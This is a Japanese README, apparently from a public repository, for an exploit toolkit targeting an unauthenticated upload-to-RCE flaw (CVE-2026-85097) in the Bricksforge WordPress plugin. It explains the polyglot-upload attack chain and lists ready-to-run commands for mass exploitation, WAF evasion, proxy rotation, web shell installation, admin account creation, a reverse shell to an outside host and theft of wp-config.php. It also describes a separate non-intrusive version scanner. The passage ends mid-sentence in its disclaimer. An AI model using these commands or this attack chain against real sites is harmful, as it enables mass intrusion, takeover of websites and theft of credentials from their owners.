


CVE-2026-85097に対応するPythonツールキット:ポリグロットペイロードを利用してBricksforge WordPressの未認証ファイルアップロードからRCEを悪用するエクスプロイトと、非侵入型のバージョン検出スキャナーを提供します。



エクスプロイトツールキットおよび安全な検出スキャナー
許可されたセキュリティテスト専用です。

CVE-2026-85097 は、Bricksforge WordPress プラグイン(バージョン 3.1.8.9 以下)における重大な未認証の任意ファイルアップロード脆弱性です。リモートの攻撃者が MIME 検証をバイパスし、攻撃者が制御する PHP ファイルをアップロードディレクトリにアップロードできるため、Web サーバーユーザーとしてのリモートコード実行が可能になります。
Nonce の取得: bricksforge_regenerate_nonce AJAX アクションは wp_ajax_nopriv_ で登録されているため、未認証の攻撃者が有効な REST nonce を取得できます。
ポリグロットのアップロード: form_file_upload REST エンドポイントは、アップロードされたファイルの MIME タイプを検証します。ポリグロットファイル(有効な PNG/GIF ヘッダーの後に PHP コードが続くもの)はこのチェックを通過します。
メタデータの信頼: フォーム送信時、プラグインは temporaryFileUploads パラメーター内のクライアント提供のメタデータを信頼します。file フィールドは検証済みのポリグロットを指し、url フィールドには攻撃者が選択したファイル名(.php 拡張子を含む)が含まれます。
PHP の実行: プラグインの copy() シンクは、攻撃者が提供した url の値をそのまま宛先ファイル名として使用します。ポリグロットファイルは wp-content/uploads/YYYY/MM/ 内で .php にリネームされ、アクセス時に実行されます。
| 属性 | 値 |
|---|---|
| [>] 発見日 | 2026年10月 (Patchstack) |
| [>] CVSS スコア | 10.0 (CRITICAL) |
| [>] CWE | CWE-434 (危険な種類のファイルの無制限アップロード) |
| [>] 影響を受けるプラグイン | Bricksforge (Pro Forms モジュール) |
| [>] 影響を受けるバージョン | 3.1.8.9 以下 |
| [>] 修正バージョン | 3.1.8.10 |
| [>] 認証 | 不要 (Pre-Auth) |
| [>] 活発な悪用 | 実際の攻撃を確認済み (2026年10月) |
このエクスプロイトツールキットは、nonce の取得、ポリグロットのアップロード、メタデータの操作、PHP の実行を単一の自動化されたワークフローに連鎖させ、大量スキャン、OPSEC、ポストエクスプロイトのための高度な機能を備えています。
| 機能 | 説明 |
|---|---|
| [+] 完全な攻撃チェーン | nonce取得、ポリグロットアップロード、フォーム送信、シェル検証 |
| [+] ポリグロットペイロード | PNG tEXtチャンクおよびGIFコメント拡張のバリアント |
| [+] マススキャン | スレッドプールによる並行スキャン |
| [+] ポストエクスプロイト | Webシェルのインストール、管理者ユーザーの作成、リバースシェル、ファイル窃取 |
| [+] コマンド実行 | 確認済みシェル上で任意のコマンドを実行 |
| [+] 安全な検出 | 非侵入型の別個スキャナー(safechecker.py) |
| [+] WAFバイパス | ヘッダースプーフィング、User-Agentローテーション、拡張子エンコーディング |
| [+] プロキシサポート | SOCKS5、SOCKS4、HTTPプロキシとローテーション戦略 |
| [+] 複数の出力形式 | JSON、CSV、HTML、JSONL、SQLite |
| [+] スレッドセーフ | 並行操作にロック機構を使用 |
| [+] レート制限 | ジッターと遅延を備えたグローバルレートリミッター |
| [+] クロスプラットフォーム | Linux、macOS、BSD、WSLをサポート |
| ステージ | 説明 |
|---|---|
nonce | 未認証のAJAXアクション経由で有効なREST nonceを取得 |
upload | MIME検証を通過するポリグロットPNG/GIFをアップロード |
submit | ポリグロットと.php URLを指すメタデータを付けてフォームを送信 |
verify | アップロードされたシェルにアクセスし、コマンド実行を確認 |
exploit | Webシェルのインストール、管理者作成、リバースシェルのトリガー、ファイル窃取 |
安全な検証ツール(safechecker.py)は、ペイロードのアップロード、フォーム送信、ターゲットの変更を行わずに、非侵入型の脆弱性検出を実行します。
| 機能 | 説明 |
|---|---|
| [+] WordPress検出 | 複数のパターンでWordPressインスタンスを識別 |
| [+] プラグイン検出 | HTMLおよび静的ファイル経由でBricksforgeの存在を確認 |
| [+] バージョン検出 | 特定のプラグインバージョンを検出 |
| [+] RESTルートチェック | 公開されているBricksforge RESTエンドポイントを列挙 |
| [+] Nonceエンドポイントプローブ | オプションのnonceエンドポイントチェック(--probe-nonce) |
| [+] デバッグログチェック | wp-content/debug.logを検査してプラグインの痕跡を確認 |
| [+] 非侵入型 | 脆弱なバージョンと公開エンドポイントの識別のみを実行 |
| [+] JSON/CSV/SQL/JSONL出力 | レポート用に結果をエクスポート |
| [+] マススキャン | スレッド対応で複数のターゲットをスキャン |
pip(requestsライブラリ用)pip install requests urllib3
git clone https://github.com/tc4dy/CVE-2026-85097-Toolkit.git
cd CVE-2026-85097-Toolkit
python3 exploit.py
#or
python3 safechecker.py
exploit.py)# Single target exploit
python3 exploit.py -u https://target.com --exploit
# Exploit with custom command
python3 exploit.py -u https://target.com --exploit --cmd "id; uname -a"
# Mass scanning from file with 20 threads
python3 exploit.py -f targets.txt --exploit -t 20 -o results.json
# Install web shell after successful exploit
python3 exploit.py -u https://target.com --exploit --webshell
# Create admin user via RCE
python3 exploit.py -u https://target.com --exploit --create-admin "sysadmin:Str0ng!Pass"
# Trigger reverse shell
python3 exploit.py -u https://target.com --exploit --reverse-shell "10.0.0.5:4444"
# Loot wp-config.php and other files
python3 exploit.py -u https://target.com --exploit --loot
# Proxy with rotation
python3 exploit.py -f targets.txt --proxy-list proxies.txt --proxy-rotate round-robin
# Jitter and rate limiting
python3 exploit.py -f targets.txt --jitter --jitter-range 0.5,3.0 --rate-limit 5
# Custom User-Agent and insecure TLS
python3 exploit.py -u https://target.com --user-agent "CustomBot/1.0" --insecure
# Output to SQLite
python3 exploit.py -f targets.txt --output results.json --db scan.db
# Quiet mode
python3 exploit.py -f targets.txt --exploit -q
safechecker.py)# Single target safe check
python3 safechecker.py -u https://target.com
# Mass scanning with output
python3 safechecker.py -f targets.txt -t 20 -o scan.csv
# Enable active nonce endpoint probe
python3 safechecker.py -f targets.txt --probe-nonce
# Proxy support
python3 safechecker.py -f targets.txt --proxy-list proxies.txt
# JSON report
python3 safechecker.py -f targets.txt -o report.json
| 機能 | exploit.py | safechecker.py |
|---|---|---|
| WordPress 検出 | [+] | [+] |
| Bricksforge 検出 | [+] | [+] |
| バージョン検出 | [+] | [+] |
| REST ルート列挙 | [+] | [+] |
| Nonce 取得 | [+] | [-] |
| ポリグロットアップロード | [+] | [-] |
| フォーム送信 | [+] | [-] |
| シェル検証 | [+] | [-] |
| コマンド実行 | [+] | [-] |
| Web シェルインストール | [+] | [-] |
| 管理者ユーザー作成 | [+] | [-] |
| リバースシェル | [+] | [-] |
| ファイル窃取 | [+] | [-] |
| Nonce エンドポイントプローブ | [+] | 任意 |
| デバッグログチェック | [+] | [+] |
| プロキシローテーション | [+] | [+] |
| ジッターと遅延 | [+] | [+] |
| レート制限 | [+] | [+] |
| User-Agent ローテーション | [+] | [+] |
| WAF ヘッダースプーフィング | [+] | [+] |
| マススキャン | [+] | [+] |
| スレッドプール | [+] | [+] |
| JSON 出力 | [+] | [+] |
| CSV 出力 | [+] | [+] |
| JSONL 出力 | [+] | [+] |
| SQLite 出力 | [+] | [+] |
| 非侵入モード | [-] | [+] |
注記:
exploit.pyはアクティブなエクスプロイトを実行するため、自身が所有するシステム、または明示的な書面による許可を得てテストするシステムに対してのみ使用してください。safechecker.pyはパッシブな偵察および資産インベントリ向けに設計されています
このツールキットは、許可されたセキュリティテスト、レッドチームエンゲージメント、および防御的研究のためにのみ提供されています。本ソフトウェアを使用することにより、以下の条項に同意したものとみなされます:
